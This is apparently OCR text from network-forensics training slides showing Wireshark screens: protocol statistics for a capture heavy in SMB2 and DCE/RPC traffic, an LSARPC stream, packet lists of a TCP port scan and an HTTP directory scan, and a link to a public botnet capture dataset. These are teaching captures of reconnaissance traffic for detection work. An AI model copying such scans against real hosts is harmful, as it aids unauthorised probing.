
Wireshark · Protocol Hierarchy Statistics · Example 3.pcapng


Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	50000	100.0	32890783	10M	0	0	0
Ethernet	100.0	50000	2.1	700000	219k	0	0	0
Internet Protocol Version 4	100.0	50000	3.0	1000000	314k	0	0	0
Data	0.1	26	0.1	38480	12k	26	38480	12k
Internet Control Message Protocol	0.2	112	0.1	44353	13k	28	1280	402
Transmission Control Protocol	97.0	48520	92.7	30491286	9580k	6388	1202429	377k
Data	0.2	78	0.2	79754	25k	77	47638	14k
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.2	97	0.1	23184	7284	64	15412	4842
DCE/RPC Endpoint Mapper	0.0	14	0.0	1936	608	14	1936	608
DCOM OXID Resolver	0.0	3	0.0	124	38	3	124	38
DRSUAPI	0.0	6	0.0	688	216	6	688	216
Local Security Authority	0.0	7	0.0	1024	321	7	1024	321
Microsoft Network Logon	0.0	3	0.0	2064	648	3	2064	648
Hypertext Transfer Protocol	0.8	381	0.4	119860	37k	370	63808	20k
eXtensible Markup Language	0.0	1	0.0	332	104	1	955	300
JavaScript Object Notation	0.0	3	0.0	54	16	3	54	16
Line-based text data	0.0	7	0.2	51693	16k	7	53038	16k
Kerberos	0.0	16	0.1	22533	7079	16	22533	7079
Lightweight Directory Access Protocol	0.3	127	0.5	154898	48k	113	126361	39k
Line Printer Daemon Protocol	0.0	13	0.0	4303	1352	13	4303	1352
Malformed Packet	0.0	1	0.0	0	0	1	0	0
NetBIOS Session Service	81.3	40675	83.6	27484670	8635k	1	1	0
SMB (Server Message Block Protocol)	0.0	17	0.0	1996	627	17	1996	627
SMB2 (Server Message Block Protocol version 2)	81.3	40659	83.1	27320178	8584k	384	56105	17k
Distributed Computing Environment / Remote Procedure Call (D...	80.5	40265	68.5	22521976	7076k	36288	20311448	6381k
Event Logger	8.0	3977	6.4	2115080	664k	3977	2115080	664k
Simple Mail Transfer Protocol	0.1	39	0.0	13215	4152	39	13215	4152
Tabular Data Stream	0.0	3	0.0	200	62	3	200	62
Transport Layer Security	1.5	759	2.5	828997	260k	725	629391	197k
User Datagram Protocol	2.7	1342	0.0	10736	3373	0	0	0


IPv4 UDP ICMP TCP


No display filter.


Close Copy Help



Wireshark · Protocol Hierarchy Statistics · Example 3.pcapng
Protocol
Percent Packets
Packets
Percent Bytes
Bytes
Bits/s
End Packets
End Bytes
Ethernet 100.0 50000 2.1 700000 219k 0 0
Internet Protocol Version 4 100.0 50000 3.0 1000000 314k 0 0
Data 0.1 26 0.1 38480 12k 26 38480
Internet Control Message Protocol 0.2 112 0.1 44353 13k 28 1280
Transmission Control Protocol 97.0 48520 92.7 30491286 9580k 6388 1202429
Data 0.2 78 0.2 79754 25k 77 47638
Distributed Computing Environment / Remote Procedure Call (DCE/RPC) 0.2 97 0.1 23184 7284 64 15412
DCE/RPC Endpoint Mapper 0.0 14 0.0 1936 608 14 1936
DCOM OXID Resolver 0.0 3 0.0 124 38 3 124
DRSUAPI 0.0 6 0.0 688 216 6 688
Local Security Authority 0.0 7 0.0 1024 321 7 1024
Microsoft Network Logo 0.0 3 0.0 2064 648 3 2064
Hypertext Transfer Protocol 0.8 381 0.4 119860 37k 370 63808
eXtensible Markup Lan 0.0 1 0.0 332 104 1 955
JavaScript Object Notation 0.0 3 0.0 54 16 3 54
Line-based text data 0.0 7 0.2 51693 16k 7 53038
Kerberos 0.0 16 0.1 22533 7079 16 22533
Lightweight Directory Access Protoc 0.3 127 0.5 154898 48k 113 126361
Line Printer Daemon Protocol 0.0 13 0.0 4303 1352 13 4303
Malformed Packet 0.0 1 0.0 0 0 1 0
NetBIOS Session Service 81.3 40675 83.6 27484670 8635k 1 1
SMB (Server Message Block Protocol) 0.0 17 0.0 1996 627 17 1996
SMB2 (Server Message Block Protocol version 2) 81.3 40659 83.1 27320178 8584k 384 56105
Distributed Computing Environment / Remote Procedure Call (DCE/RPC) 80.5 40265 68.5 22521976 7076k 36288 20311448
Event Logger 8.0 3977 6.4 2115080 664k 3977 2115080
Simple Mail Transfer Protocol 0.1 39 0.0 13215 4152 39 13215
Tabular Data Stream 0.0 3 0.0 200 62 3 200
Transport Layer Security 1.5 759 2.5 828997 260k 725 629391
User Datagram Protocol 2.7 1342 0.0 10736 3373 0 0
Apply as Filter
Prepare as Filter
Find
Colorize
Copy as CSV
Copy as YAML
Selected
Not Selected
...and Selected
...or Selected
...and not Selected
...or not Selected
No display filter.
Close
Copy
Help



Example 3.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 8
GTP Multicast LACP UDP
No. Time Source Destination Protocol Length Info
309 0.107365 10.29.14.51 10.29.29.62 TCP 66 49532 → 49155 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
310 0.108059 TCP 66 49155 → 49532 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
311 0.108341 TCP 54 49532 → 49155 [ACK] Seq=1 Ack=1 Win=65536 Len=0
312 0.108737 DCERPC 244 Bind: call_id: 2, Fragment: Single, 2 context items: LSARPC V0.0 (32bit NDR), LSARPC V0.0
314 0.109246 DCERPC 158 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results: Accepta
318 0.109722 LSARPC 286 lsa_LookupNames4 request
35406 12.106795 TCP 54 [TCP ACKed unseen segment] [TCP Previous segment not captured] 49532 → 49155 [FIN, ACK] S
35413 12.107236 TCP 54 [TCP ACKed unseen segment] [TCP Previous segment not captured] 49155 → 49532 [FIN, ACK] S
Frame 309: 66 b
Ethernet II, Sr
Internet Protoc
Transmission Cor
Source Port:
Destination
[Stream inde
[TCP Segment
Sequence Num
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream


Wireshark · Follow TCP Stream (tcp.stream eq 435) · Example 3.pcapng
6 client pkts, 5 server pkts, 9 turns.
Entire conversation (4007 bytes)
Show data as
ASCII
Find:
Find Next
Filter Out This Stream
Print
Save as...
Back
Close
Help
Look for known and suspicious strings


Example 4 - TCP Scan.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
GTP Multicast LACP UDP
No. Time Source Destination Protocol Length Info
1 0.000000 192.168.1.101 192.168.1.103 SNMP 86 get-request 1.3.6.1.2.1.1.2.0
2 1.873347 192.168.1.101 192.168.1.103 TCP 66 1404 → 13 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
3 0.000250 192.168.1.103 192.168.1.101 TCP 64 13 → 1404 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4 0.000559 192.168.1.101 192.168.1.103 TCP 66 1405 → 21 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
5 0.000151 192.168.1.103 192.168.1.101 TCP 64 21 → 1405 [RST, ACK] Seq=
6 0.001368 192.168.1.101 192.168.1.103 TCP 66 1406 → 22 [SYN] Seq=0 Win
7 0.000183 192.168.1.103 192.168.1.101 TCP 64 22 → 1406 [RST, ACK] Seq=
8 0.001217 192.168.1.101 192.168.1.103 TCP 66 1407 → 23 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
9 0.000192 192.168.1.103 192.168.1.101 TCP 64 23 → 1407 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10 0.000428 192.168.1.101 192.168.1.103 TCP 66 1408 → 25 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
11 0.000137 192.168.1.103 192.168.1.101 TCP 64 25 → 1408 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12 0.001612 192.168.1.101 192.168.1.103 TCP 66 1409 → 42 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
13 0.000190 192.168.1.103 192.168.1.101 TCP 64 42 → 1409 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
14 0.001545 192.168.1.101 192.168.1.103 TCP 66 1410 → 53 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
15 0.000169 192.168.1.103 192.168.1.101 TCP 64 53 → 1410 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
SYN sent by scanner
SYN blocked by receiver


Example 5 - HTTP Scan.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
GTP Multicast LACP UDP
No. Time Source Destination Protocol Length Info
235 0.299919 10.0.0.1 54.154.213.203 HTTP 257 GET /digg/readme.html HTTP/1.1
236 0.350175 10.0.0.1 54.154.213.203 HTTP 257 GET /news/readme.html HTTP/1.1
237 0.306891 10.0.0.1 54.154.213.203 HTTP 241 GET / HTTP/1.1
238 0.352244 10.0.0.1 54.154.213.203 HTTP 247 GET /forum/ HTTP/1.1
239 0.302909 10.0.0.1 54.154.213.203 HTTP 246 GET /site/ HTTP/1.1
240 0.365736 10.0.0.1 54.154.213.203 HTTP 249 GET /website/ HTTP/1.1
241 0.300782 10.0.0.1 54.154.213.203 HTTP 247 GET /store/ HTTP/1.1
242 0.351443 10.0.0.1 54.154.213.203 HTTP 250 GET /webstore/ HTTP/1.1
243 0.300988 10.0.0.1 54.154.213.203 HTTP 247 GET /comic/ HTTP/1.1
244 0.349963 10.0.0.1 54.154.213.203 HTTP 246 GET /wiki/ HTTP/1.1
245 0.301135 10.0.0.1 54.154.213.203 HTTP 251 GET /mediawiki/ HTTP/1.1
246 0.300502 10.0.0.1 54.154.213.203 HTTP 251 GET /Mediawiki/ HTTP/1.1
247 0.250356 10.0.0.1 54.154.213.203 HTTP 251 GET /MediaWiki/ HTTP/1.1
248 0.300082 10.0.0.1 54.154.213.203 HTTP 251 GET /wordpress/ HTTP/1.1








mcfp.felk.cvut.cz › publicDatasets › CTU-Malware-Captu...

Index of /publicDatasets/CTU-Malware-Capture-Botnet-114-2

